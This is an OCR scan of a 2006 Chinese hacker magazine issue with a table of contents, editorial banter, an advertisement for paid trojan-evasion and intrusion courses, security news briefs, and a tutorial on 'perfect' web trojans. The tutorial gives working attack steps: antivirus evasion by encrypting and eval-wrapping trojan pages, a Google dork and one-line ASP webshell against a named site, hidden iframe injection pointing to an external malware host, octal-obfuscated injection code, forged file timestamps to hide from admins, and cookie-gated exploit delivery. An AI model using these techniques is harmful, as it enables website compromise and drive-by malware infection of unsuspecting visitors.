

## 2006.02 HACKER XFILES

光盘+手册 **¥9.00**

# 打破Windows的美梦

## ——轻松玩转wmf远程执行漏洞（MS06-001）

## 小试Windows本地溢出之

## Kernel APC Data-Free (MS05-055)

# 黑客精英的梦想

黑客江湖之魔剑传说  
赤手空拳斗星空  
玩转OO宠物  
两招将PUBWIN E打下地狱  
和我一起到黑防去钓鱼肉鸡  
用Kisensol网肉鸡过年  
80M50TC推出想到的进程一端  
让病毒都来认识Sychost.exe进程  
网吧黑客逍遥游  
我的几款反黑利器  
ShellcodeN的编写浅析  
给管理员的一次小小的教训



●●● hackerX files

X菜鸟学堂——终极完美的网页木马 入侵目标——中国教育门户网站 用户登录系统的安全考虑 巧破QQ密码保护 让同联多级式实名核查系统也免费上网 木马也“进口”——Tequila bandita 从黑客之门小窥DLL后门 远程控制“新兵”——LogMeIn “狸猫”换“太子”，下载好欣赏 潮雪+社会工程学=完全安全有263信箱 菜鸟也能制作自己的修改版软件 我发现了AnyMacro Mail System的漏洞 菜鸟之杀喜：各种攻击手段与黑名单扫描 宽路路由器固件安全指南 打造MySQL集群文件，QQ与防火墙文件传输也飘移 局域网文本文档共享及病毒防范的一次实践之旅

本站所有资源均来自互联网，如有侵权，请联系我们删除。本站为www.wdlook.com原创。



## 杂志社的趣事

A 读者：牛哥，新年流流，第一期的杂志怎么用反恐作封面阿。要搞也是喜庆点的东西吧。我去买书别人还以为我变态。这么好的节日去买打打杀杀的军事书籍呢……

笨牛牛：无语……

这时，sagi 蹦出来说了句：网络攻防本来就是军事的一部分嘛。

楚汉：嘿，我们 sagi 老编，对网络攻防的理解就是深透。其实……

A 读者：难道……

嘿客：我们X档案就是国防部的一个地下网络安全组织……\$%`#&\*&\$%\$%`@@#

B 读者: 2005 年末 X 档案推出了两本新书哦, 分别是《黑客零起步》和《黑客编程入门》, 销售量怎么样阿?

笨牛牛：销售量？呵呵，那我首先要问问你对这两本书的感觉如何啊？

B 读者：我的感觉呀，当然是好啦。两本我都第一时间买来看了。《黑客零起步》可以带领没有任何网络基础的菜鸟学会基本的网络攻防知识，而《黑客编程入门》又可以让一些技术到了中等层次的朋友们，暂时停停手中的工具，去学会基础编程，而开发自己的黑客工具、木马程序，做到真正的黑客DIY。

茶牛牛：嗯，果然对我们的这两本新书有很透彻的认识呀。这么好的书销售量会不好吗？嘿嘿……

滴~滴~滴……QQ狂跳。

C 读者：哎呀呀，这么好的书怎么能够少了我呢。我们这里没的卖了，我只是迟去了一天，就卖完了。小牛编辑，我要抢购啊……

“好，好”那边电话又响了。“我也要邮购一本《黑客编程入门》……”

顿时，杂志社的编辑们又忙碌起来了，嘿嘿。朋友们，当X的编辑还真辛苦啊，过年还要忙呢。不过，经常看到朋友们一封封的信件，回执卡，我们就有更多的信心要把我们大家的X档案做到最好。(注：由《黑客零起步》和《黑客编程入门》的作者分别在论坛菜鸟板块和编程艺术板块有专贴为大家解答图书中遇到的问题)

黃精配肉×黃精配肉×黃精配肉×黃精配肉×黃精配肉×黃精配肉×黃精配肉×黃精配肉×

# 新年大优惠

黑客×档案的读者仅需花480元就可以加入黑客动画吧7个班的终身会员!

前段时间,我们推出了和中文安培合作的免费培训,大家学习后都感觉不错呢。如今我们又多了一个合作伙伴——黑客动画吧(WWW.HACK58.COM),针对学习黑客技术的朋友们,无疑又多了一个学习的好去处。现黑客动画吧已经开始招生,7个培训班,分别是ASP编程班、VB编程班、入侵速成班、木马免杀班、木马特训班、网络安全班、软件破解班。为了照顾我们X档案的读者,现优惠招生,终身会员原价700,现优惠价480元,还赠送一个季度的黑客X档案杂志。

终身会员是动画吧的高级会员, WWW.HACK58.COM网站所提供的服务(普通会员不能享受)如下:

1. 终身会员时间不限制; 2. 终身会员优先获得本站资源; 3. 终身会员可以学习本站所有课程, 一次投资终身受用;

报名电话: 010-88560080

联系QQ: 152580366

新年送好礼——烁空设计 ASP.NET 新闻系统（一夜速成）视频教程

SAGI 说我们 X 档案的朋友，有些只会黑站，却连做个网站都不会哟，于是我们就联系了炼空设计的站长，做了一套教大家如何开发网站的教程，让大家好好学习。

教程简介: 由黑客 X 档案和烁空 (SOCUT.COM) 出品的这套教程采用视频语音方式, 手把手教你开发 ASP .Net (C#) 新闻系统。最大亮点在于, 你只需手写传统开发工作的 20% 代码, 并且你开发出来的系统自动具有 Access 与 SQL Server 数据库一键切换功能。

教程所使用的是最成熟的、最规范的三层架构开发方式，提供最经典的功能，涵盖所有经典数据库操作行为，让你举一反三，一通百通地开发如论坛，商城，博客系统。  
详情看光盘内容。

好啦，不妨碍大家翻看这一期的x档案的精彩内容啦，最后祝我们所有x档案的朋友在新的一年里，心想事成，万事如意！

黑河 × 直轄

更多资源请点击访问稀.酷客([www.ckook.com](http://www.ckook.com))



## 黑客线报

### 小鸡快跑

X 菜鸟学堂——终极完美的网页木马

### QQ 宝典

巧破 QQ 密码保护

菜鸟也盗 QQ 号

QQ 与防火墙

玩转 QQ 宠物

### 网吧黑客

网吧黑客逍遥游

两招将 Pubwin EP 打下地狱

让同联多级实名核查系统也免费上网

网吧黑客杂谈

### 傻瓜黑客

让菜鸟都来认识 Svchost.exe 进程

“狸猫”换“太子”，下载好欢喜

远程控制“新兵”——LogMeln

溯雪+社会工程学=完全占有 263 信箱

多面手——网站整站下载器

由 MSDTC 溢出想到的进程与端口

把“灰鸽子”赶尽杀绝

用 Kfsensor 网几只肉鸡过年

绕过局域网 VLAN 限制来入侵

小试 Windows 本地溢出之 Kernel APC Data-Free (MS05-055)

菜鸟也能制作自己的修改版文件

明明白白网络执法官

应对网管有一招——xplog70.dll 巧恢复

### 牧马记

黑客江湖之魔剑传说

木马也“进口”——Tequila bandita

从黑客之门小窥 DLL 后门

### 侠隐仙踪

菜鸟 MM

### 一个人的战争

赤手空拳斗星空

打破 Windows 的美梦——轻松玩转 wmf 远程执行漏洞 (MS06-001)

和我一起到黑防去钓“肉鸡”

菜鸟要入侵，更要有思路

我发现了 AnyMacro Mail System 的漏洞

菜鸟之杀入学校教务处

跨站提交表单详解

入侵目标——中国教育门户网站

入侵广东女子职业技术学院

### 安全第一

我的几款反黑利器

## 黑客线报

### 微软发布 MS06-001 补丁

迫于外界的重重压力，微软 1 月 5 日正式宣布，正式发布 Windows Meta File (WMF) 漏洞补丁。该款补丁序列号为 MS06-001，是微软在 2006 年发布的第一款系统补丁。微软此前已开发出该漏洞的补丁，并计划于 10 日作为微软每月安全升级的一部分对外发布。微软在其官方网站的注释中说到，公司打破每月安全升级的周期，是因为微软已超预期提前结束了对此安全补丁的测试。微软还称，“另外，微软提前发布安全补丁，也是应消费者的应尽快发布 WMF 漏洞补丁的强烈愿望”。微软此前曾表示，一些别有用心者正试图利用 Windows 用户的图像浏览习惯来控制用户机器，如果用户不慎点击了恶意网站或电子邮件中含有恶意代码的图片，用户机器就可能遭到攻击。目前利用这一漏洞进行的攻击行为还不普遍，因为这种攻击生效的前提是用户首先进行某种操作，如点击陌生人邮件等。更为重要的是，该漏洞将影响到适用于 Windows 98 下的台式机及服务器软件。由于微软未能及时发布安全补丁，一些安全专家甚至建议计算机用户打上由俄罗斯程序员 Ilfak Guilfanov 开发的非官方补丁。

最终解决方法是升级补丁，如果暂时不能通过升级补丁的读者朋友请采用以下手工方法，暂时解决此问题：点击“开始”菜单 → 点击“运行”选项 → 在“运行”窗口里输入：regsvr32 -u %windir%\system32\shimgvw.dll 回车，即可解决。

### Linux 漏洞远多于微软 Windows

据国外媒体报道，美国计算机紧急反应小组 (CERT) 已经为美国政府准备了一份安全报告，称 2005 年期间，在 Windows 操作系统中发现的安全漏洞比 Linux/Unix 系统要少，后者阵营的漏洞数量为 Windows 的两倍多。CERT 这份名为“网络安全公告 2005”的报告称，在收到的 5198 个漏洞通告中，812 个来自 Windows，2328 个来自 Unix/Linux，其余 2058 个来自多重操作系统。CERT 报告中的 Unix/Linux 阵营包括了 MacOSX 以及其它基于 Unix/Linux 的产品。分析人士认为，CERT 报告验证了多数安全专家的一种看法：之所以 Windows 更容易遭到攻击是因为其市场份额更高的缘故。CERT 报告没有透露上述漏洞的发现方式，也没有公布某个漏洞被曝光后，相应漏洞补丁在多长时间内推出。

这一报告已经招致了开放源代码社区的反对。RedHat 表示，该报告中缺陷的分类方法混乱，不能用来比较 Windows 和 Linux/Unix 之间的安全性。例如，Firefox、Apache、PHP 中的缺陷都被划到了 Unix/Linux 操作系统中，但其实这些软件也有 Windows 版本。

### 赛门铁克隐藏目录可能为恶意代码提供庇护所

赛门铁克公司已经发布为 Norton System Works 的一款升级包，修正一个能够被电脑犯罪分子用来隐藏恶意软件的安全问题。在该 PC 优化软件中，名为 Norton Protected Recycle Bin 的一项功能在 Windows 系统上创建了一个隐藏目录。赛门铁克发布的一份安全公告中说，该功能的本意是帮助用户恢复被修改或删除的文件，但在对计算机按计划扫描或手动扫描时，这一隐藏的目录不会被扫描到。赛门铁克表示，这可能为黑客在计算机上隐藏恶意文件提供了“庇护所”。赛门铁克还不知道有黑客试图在该文件夹中隐藏恶意代码，这一升级包旨在消除这种可能性。当推出恢复功能时，隐藏这一目录有助于保护用户不会在无意中删除掉其中的文件。赛门铁克在其安全公告中说，根据黑客目前使用的攻击技术，赛门铁克已经重新评估了隐藏这一目录的价值。

虽然已经有安全监测厂商 Secunia 公司认为该缺陷“不紧急”，赛门铁克自己也认为该缺陷的危险等级是“低”。但是还是希望读者朋友可以通过赛门铁克的“LiveUpdate”服务获得该补丁软件。新的升级包也在 Windows 界面中显示前隐藏的“NProtect”目录，使得它能够被反病毒产品扫描。

### 2005 年电脑病毒疫情和安全趋势报告发布

近日，《中国大陆地区 2005 年度计算机病毒疫情暨网络安全报告》由瑞星公司发布。令专家颇感意外的是，瑞星于 2005 年截获的 72836 病毒中，有 90% 以上带有利益驱动的特征，也就是说，九成的黑客是瞄准用户钱袋的，而在此前，炫耀技术一直是病毒编写者的根本初衷。“从总数上来看，2005 年的病毒比 2004 年增长了一倍还多。但以经济利益为目的的病毒，则增得更迅猛。”瑞星副总裁毛一丁分析，与过去那种恶性病毒突然爆发相比，目前这种



“潜入”的“商业病毒”给全社会造成了更大的实际损失。以2005年新病毒,最为罕见的恶性木马病毒——“盗号木马”为例,数量为5484个,是“商业性病毒”的典型代表。它们在后台运行,没有任何提示信息,一般用户根本察觉不到机器已经中毒。这些木马偷偷记录用户的输入信息,比如QQ密码,网络游戏账号,网上银行卡账号等,并将这些信息直接发送到黑客手中,给用户带来直接经济损失。

其实整个网络威胁的发展呈现出一个明显的特征,那就是病毒、黑客和流氓软件紧密结合,拥有明确的利益目的,并且已经形成了清晰的产业链条。所有这一切都大大加强了流氓软件的传播能力。

#### 苹果升级QuickTime播放器

苹果电脑公司近日对QuickTime媒体播放器进行了一次升级,修复了八处严重安全漏洞。这八处安全漏洞可能导致QuickTime媒体播放器和苹果电脑公司流行的iTunes在线音乐视频商店软件遭到黑客攻击。苹果电脑公司在一份安全建议中透露,这些QuickTime媒体播放器中的漏洞存在于其解析一些媒体文件的过程中。黑客可以制作特殊的媒体文件并传输给疏于防范的用户,然后这些文件将引起用户QuickTime媒体播放器整数或堆栈溢出,最终导致用户电脑崩溃或无条件运行黑客选择的文件。黑客可以制作特殊的媒体文件并传输给疏于防范的用户,然后这些文件将引起用户QuickTime媒体播放器整数或堆栈溢出,最终导致用户电脑崩溃或无条件运行黑客选择的文件。

QuickTime播放器接二连三地出现问题,确实让人对苹果公司的软件质量提出疑问,看来要求苹果电脑公司的软件质量要象它们的PC一样出色还需要一段时间。

#### 黑客攻击eBay服刑

近日,一名俄勒冈州男性安东尼因对自己于2003年利用蠕虫软件通过互联网控制2万台电脑,并对在线拍卖网站eBay发动攻击而获刑。据美国联邦检察官办公室的麦考利称,现年21岁的安东尼将面临高达10年的监禁,罚款金额至少在25万美元以上。安东尼和其团伙发布的那个蠕虫软件能够入侵运行微软Windows操作系统的计算机,使之变成“很温顺的”bots。据检察机关称,安东尼发出命令后,bots计算机就会对eBay和其它网站发动攻击。因为蠕虫软件使得正常用户被“拒之门外”,故被感染的计算机利用大量的请求致使网站堵塞——即拒绝服务攻击。麦考利称,安东尼的被捕是美国联邦密勤局和美国联邦检察官办公室对一个Botnet进行调查的一部分。检察机关称,安东尼已经在圣何塞硅谷城的一家联邦法院承认了自己罪行。

eBay网站真是多灾多难,据早前相关统计,作为全球著名eBay还是钓鱼攻击的第三大目标,仅次于花旗银行和英国银行。

#### 美国国家安全局网站瘫痪

美国国家安全局网站13日超过7小时无法访问。有专家认为,遭黑客攻击是网站瘫痪可能原因之一。国安局发言人唐·韦伯在网站恢复正常后发表简短讲话,仅说国安局员工采取措施,使网站重新可以接受访问,但并未言明事故原因是黑客攻击还是技术故障。全球知名网络性能评估公司“基调系统”的网络专家说,美国各地访问者对国安局网站的访问都受到严重限制。“基调系统”公司专家肖恩·怀特说,“对我而言,这种情况可能表明,这个网站要么被大批合法用户占据,要么遭到攻击。”

美国的国安局向来以窃听和破解密码著称,同时也参与防护一些涉及情报、密码系统和武器等重要信息的电脑系统。此次出现此类事情,注定背后有相关组织策划攻击。

#### Novell推Linux安全新工具

Linux公司Novell近日推出了一款全新的安全软件,它采用强制性资源访问控制的手段,可以阻止黑客利用一些应用程序控制Linux系统。这款软件名为AppArmor,英文意思是“应用软件装甲”。AppArmor的前身是Novell公司去年收购的Linux安全公司Immunix的一款产品,Novell进行了改进。据悉,这款软件目前提供单独下载。从1月19日开始,AppArmor将被集成到OpenSuse Linux操作系统当中。据悉,AppArmor可以让系统管理员创建一些权限文件,规定某个应用程序可以访问什么文件资源。这样,如果一个远程攻击者控制了该应用程序,他的攻击能力将受到限制,也无法完全控制整个系统。Novell公司人士表示,和Linux的安全加强组件SELinux相比,AppArmor更容易使用。权限文件的创建可以自动完成,配置也可以通过Suse的工具Yast完成。此外,该软件对于系统性能的影响也远远小于SELinux。

在Red Hat Linux企业版2005中,红帽公司已经推出了类似的安全组件。很明显这款产品是Novell公司应对竞争对手红帽的举动。

编辑:sleky 投稿邮箱:sleky@126.com

- 73 宽带路由安全设置指南
- 75 用户登录系统的安全考虑

#### 黑客研究院

- 76 Shellcode之菜鸟编写浅析
- 80 简单打造MySQL集群

#### 神秘园

- 82 破解的线索和切入点
- 84 菜鸟的一次波折之旅

#### 黑客编程

- 86 数据包欺骗就这么简单
- 88 给管理员一次小小的教训

#### 补丁铺

- 91 对“Blog的噩梦”的补充
- 92 对ASP木马提升权限的一点见解

#### 读编互动

- 93 呆呆虫问吧
- 94 交友贴板
- 95 邮购信息
- 96 光盘目录

### 黑客精英的梦想

#### 文件传输也飘移——

##### 局域网文件传输技巧总结

出品人:孙胜利

主编:杨东柱

编辑部主任:龚连成

技术顾问:孤独剑客

编辑部:sagi/呆呆虫/楚汉/Moon

黄色潜水艇/虫虫/sleky

笨牛

特约编辑:射手/职业欠钱/李春晓

姜超/www0830/孟方明

光盘部:丛林

设计:谭海梅

排版:Bifrost

发行部主任:赵琦

发行经理:邵萍

E-Mail:hackerxfiles@263.net

邮购查询E-Mail:chaxunx@263.net

邮购查询电话:(010)88560080

发行联系电话:(010)88561472

联系人:赵琦/邵萍

定价:人民币9.00元(光盘+手册)

# 黑客X档案



耶！过年啦！先恭祝大家春节愉快、身体健康、合家团圆、万事如意（以下省去万字）……当然了，也祝愿大家在新的一年里好马多多、好鸡多多，早日由小菜鸟变成大菜鸟，大菜鸟变成小高手，小高手……哎呦！（主编：废话这么多，找打啊？赶紧进入正题！）555555，不废话了，上期的菜鸟学堂，悟空已给大家详细介绍了网页木马的知识，那么本期将继续教大家如何将自己的木马变得完美，这样，成功率才高嘛，肉鸡才有保证嘛！相信这份新春大礼一定能让菜鸟们度过一个收获颇丰的春节。

## X 菜鸟学堂

# 终极完美的网页木马

悟空也闭关

经过前一堂课的训练，唐僧、八戒等人终于学会了制作网页木马。不过可惜的是，自己访问的时候，成功率非常高，可是叫别人来访问的时候，却总是失败。于是乎一个月过去了，还是没有多大的收获。想起悟空千叮咛万嘱咐地说过去要学习HTML的基础，然后才能做出完美的网页木马。唐僧每天都是头悬梁、锥刺骨地泡在图书馆里啃书（小编：唐僧的和尚头也可以悬梁？），几天下来，终于学有所成，破关而出……

悟空在课堂上清了清嗓子，问道：“大家回去实践了上节课教的网页木马生成器之后，不知有何感想？”

八戒拖着长音说：“跟——着——你——有——一——肉——鸡——吃——”

沙僧比较老实，拿出上堂课的笔记：“第一，生成网页木马是容易了，可惜很容易被杀掉，一旦挂上去，别人杀毒软件一报警，我们的网页木马寿命也就不长了；第二，webshell太少，很难找到合适的目标；第三，挂马的代码用你给的iframe法，结果被一个菜鸟管理员歧视地说，只要在源文件搜索iframe就可以找出网页木马代码，删除后即可恢复正常；第四，挂马的时候，状态栏上会有显示，容易被发现；第五，被插马的网页最后修改时间会改变；第六，网页木马太大的话，会让被插马的网页访问不了。而且要是每刷新一次，都会弹出一大堆马也很不好……”

眼看着沙僧滔滔不绝地说着，悟空怕这堂课要拖到元宵节才上的完了，于是赶紧打断道：“很好很好，挂马确实还有你说的这几个问题需要改进，我们这节课就来一点点搞定它们。”

## 一、网页木马的免杀

对于目前来说，较好用的网页木马还是 Help Control Local Zone 漏洞，因此我就用 GoldSun 同学给大家的 ie\_xp\_sp2.exe 来生成网页木马并进行解释。

在上堂课中，我们已经知道了它会生成三个文件：joke.htm、young.gif、young.css。其中 young.css 是 pcshare 马，它的免杀讲起来太复杂，不在本

期主题之内，有兴趣的朋友可以参考其他文章。

我们主要讲一下 joke.htm 与 young.gif 的免杀（注意在生成的时候不要启用混淆器）。Joke.htm 我们可以使用 htmtool.exe 进行加密。

首先单击第一行右侧的“选择”按钮找到 joke.htm，再单击第二行的“选择”按钮找到同样的位置，这样加密后的文件会直接覆盖原文件。然后单击“加密”按钮，如图1。现在 joke.htm 就免杀了。如果过一阵子，joke.htm 再度被杀的话，大家只需要多加密几次就可以了。




图1

默认情况下生成的 young.gif，我们使用记事本就可以打开，如图2。




图2

把开头的一点乱码删除后，只保留 document.write 之后的代码，然后将其复制下来，粘贴到一个转换工具里，单击“给我转”按钮，如图3。




图3





现在得到了这一整段代码的八进制 / 十六进制的表示结果了, 我们把 young.gif 里的内容重新改写为 eval (“八进制 / 十六进制转换结果”) 并保存, 就得到了一个免杀的 young.gif 了, 如图 4。这个过程可以循环多次进行, 由于本人水平有限, 就不给大家制作相应的工具了。




图 4

## 二、webshell 的寻找

看到这个标题不要以为我要公布一个新的漏洞使大家迅速找到 webshell, 我希望大家知道的一点是, 没有什么公开的漏洞可以让你迅速获取大量的 webshell, 菜鸟们获取 webshell 的方法只有一个: 多看《黑客 X 档案》并学习里面最新的漏洞与入侵方法, 提高了技术, 才有 webshell。举个例子, 在今年第 1 期的 X 档案里有一篇关于 Yuan520BBS 系统漏洞的文章, 仔细研究之后, 我们就可以总结出其攻击方法。

到 Google 搜索关键字: inurl:wish.asp 管理员维护, 找到该系统的许愿板后, 将最后一个 “/” 改为 “%5c” 得到其数据库的位置, 如图 5。




图 5

我们访问 http://tv.godvij.com/wish/dbqy.asp 就可以看到一堆的乱码, 只要末尾没有提示 500 错误或类型不匹配的东西, 基本上就是表示有漏洞。单击“许愿”后, 在“祈求愿望”写入一句话 ASP 木马 (<%eval request("#")%>) 比作者那个 execute 好些, 它插入后页面不会出错, 而且长度也短)。

提交后, 我们就可以使用海阳顶端一句话客户端来连接数据库得到 webshell 了, 如图 6 (这种类型的 webshell 看起来不舒服, 用起来也不方便, 当你找不到按钮菜单的时候, 请多按几下 TAB 键)。

因此, 再次重申, 实践 X 档案上的文章提高技术才是获取 webshell 最快的方法。





图 6

## 三、多彩多样的挂马方式

我们把常见的几种挂马的代码和效果都演示一遍。

### 1. 框架法

上面我们得到的那个 shell 很特别, wish 目录下居然连默认的首页都没有, 那我们就替它做做好事, 做出一个 index.asp, 内容如下:



这样, 别人只要访问 http://tv.godvij.com/wish/, 就会自动寻找到 index.asp, 而这个页面是我做出来的, 它看起来和许愿页面 (wish.asp) 完全一样, 而实际上却暗藏着 http://zhiyeqianqian.51web.cn/pc/index.htm 这个网页木马在里面, 大家只需要把这个地方改成自己的网页木马地址就可以了。

### 2. iframe 内嵌框架法与 script 包含文件结合

iframe 挂马太常见, 很容易被发现, 那么我们不妨在这个基础上多做些变化。

在刚才获得的 webshell 里, 我们通过编辑查看 wish.asp 源码时会看到一句: <SCRIPT src="tip.js" type=text/javascript></SCRIPT>。这说明该页调用了 tip.js, 那么我们打开 tip.js, 把下面代码补到最后面: document.write ("<iframe src=http://zhiyeqianqian.51web.cn/pc/index.htm width=0 height=0 frameborder=0></iframe>"). 当别人访问 wish.asp 的时候, 一样会中招, 可是查看 wish.asp 的源码时却不会直接出现 iframe 的字样, 如图 7、图 8。




图 7






图 8

当然，如果管理员查看 tip.js，还是会一眼就看到我们的网页木马真实地址，要想让管理员没那么轻松找到我们藏马的地方，我们可以用上面加密的方式来打造挂马代码，比如把上面的代码改成：

```
eval ("144\157\143\165\155\145\156\164\56\167\162\151\164\145\40\50\42\74\151\146\162\141\155\145\40\163\162\143\75\150\164\164\160\72\57\57\172\150\151\171\145\161\151\141\156\161\151\141\158\56\65\61\167\145\142\56\143\156\57\160\143\57\151\156\144\145\170\56\150\164\155\40\167\151\144\164\150\75\60\40\150\145\151\147\150\164\75\60\40\146\162\141\155\145\142\157\162\144\145\162\75\60\76\74\57\151\146\162\141\155\145\76\42\51")
```

这次即使管理员看到我们挂的马也会头大吧，嘿嘿！

### 3. 传说中 99% IE 浏览器存在的漏洞

最近听说出了个新洞，测试代码如下：

```
<h1>这是最开始显示的代码</h1>
<script type="text/javascript">
function test(){
document.write ("这是最后显示的代码");
window.onload=test;
</script>
<b>这也是最开始显示的代码，但是页面加载完后都不见了</b>
```

把它保存为 html 文件，打开后如图 9 所示，允许执行脚本后如图 10 所示。




图 9




图 10

查看源码看不到最开始显示的内容，这意味着如果我们把挂马代码藏在那些位置的话，然后在 window.onload 里显示一个正常的页面，别人访问后，即使

有疑问，查看源文件也不容易看到隐藏的猫腻。

我水平不高，只想到下面的这个方法挂马，仅供参考：

```
<iframe src=http://zhiyeqianqian.51web.cn/po/index.htm width=0 height=0 frameborder=0></iframe>
<script type="text/javascript">
function jmp(){
location.href="wish.asp";
window.onload=jmp;
</script>
```

将以上代码保存为 index.asp，里面的网马地址自己换，这样人们访问 http://tv.godvij.com/wish 后，就会自动打开网页木马然后马上跳转到 wish.asp 去，一般人是注意不到的。

## 四、状态栏的隐藏

有时候电脑或网速慢，我们会在挂的网页状态栏看到“正在打开 http://www.muma.com/muma.htm...”这样的字样。为了把它消除掉，我们可以把网页木马整个放在被挂的站点上，然后给网页木马起个隐蔽点的名字，比如这里生成的网页木马改名为 top.asp 后，就放在被挂的站点上，别人看起来状态栏里显示的就是“正在打开 top.asp...”是不是很自然呢？当然，这样做也有坏处，有时候你好不容易做了个免杀的马儿，如果全部放到了别人的站上，被管理员发现后上报给杀毒软件公司，心血就白费了。

## 五、文件修改时间

如果发现自己的站点有异状，站长只需要让所有文件按修改时间排列，然后查看最近被修改的几个文件，用备份文件覆盖还原即可恢复。因此，我们还需要将插入马儿的文件进行时间修改，这就得用到海阳顶端木马的“Shell.Application 文件浏览操作器”了。进入站点目录后，选中我们插马的页面，单击属性，就可以修改其中的“最后修改时间”项，单击“修改”按钮即可成功，如图 11。




图 11

## 六、通过 COOKIES 控制只弹一次

如果访问者访问该网站时，每刷新一个页面，木马都要弹出来一次的话，那傻子也会知道有问题了。我们应该设置好网页木马只弹出一次，这样既照顾了广大中马者的感受，同时也增大了网页木马的隐蔽性和存活时间。以下 ASP 代码是首先验证访





问者的 Cookies 里是否有 beenattack 值, 如果没有的话, 就写入此值, 然后使用一段 JS 脚本判断对方的操作系统并调用不同的网页木马来进行攻击 (假如对方是 Win 2 K 系统我们可以考虑使用不闪的 CHM 木马, 如果是 XP 的话才调用 Help Control Local Zone 漏洞生成的木马)。

```
<%
if (Request.Cookies("beenattack")="") then
Response.Cookies("beenattack")="beenattack"
%>
<SCRIPT language=JavaScript>ie=navigator.
appVersion;
if (ie.indexOf("5.0")!=-1){document.write('<iframe
src="2.htm" width="0" height="0" frameborder="0">');}else{
document.write('<iframe src="x.htm" width="0"
height="0" frameborder="0">');}</SCRIPT>

<%
else
response.end
end if
%>
```

此段代码保存为 default.asp 后, 放在自己的网站里, 比如 <http://xxx.com/pc/default.asp>。挂马的时候可以只写 <http://xxx.com/pc/>, 这样可以减少挂马代码的长度。而且还有个好处, 打过补丁的人因为 Cookies 的关系, 他访问 <http://xxx.com/pc/> 的时候什么都不会显示出来, 从而找不到我们的真实网页木马路径。

## 七、下载者

自从上堂课结束后, 悟空接到了很多投诉电话, 说 PcShare 的使用介绍得不够详细, 想用灰鸽子来做网页木马, 可是灰鸽子那么大, 做成的网页木马下载都要半天, 成功率可想而知。问悟空有没有什么好的办法。悟空只说了一句: 下载者。

下载者是一个应用程序, 我们可以设置它在后台自动下载某个 URL 的文件并运行, 然后自动删除。这个应用程序由于要实现的功能很少, 因此体积非常小, 最小的下载者的体积不到 1 K, 用来做网页木

马再适合不过了。这里推荐一款可插入 IE 进程的下载者, 穿透防火墙能力很好, 打开后如图 1.2 所示。




图 1.2

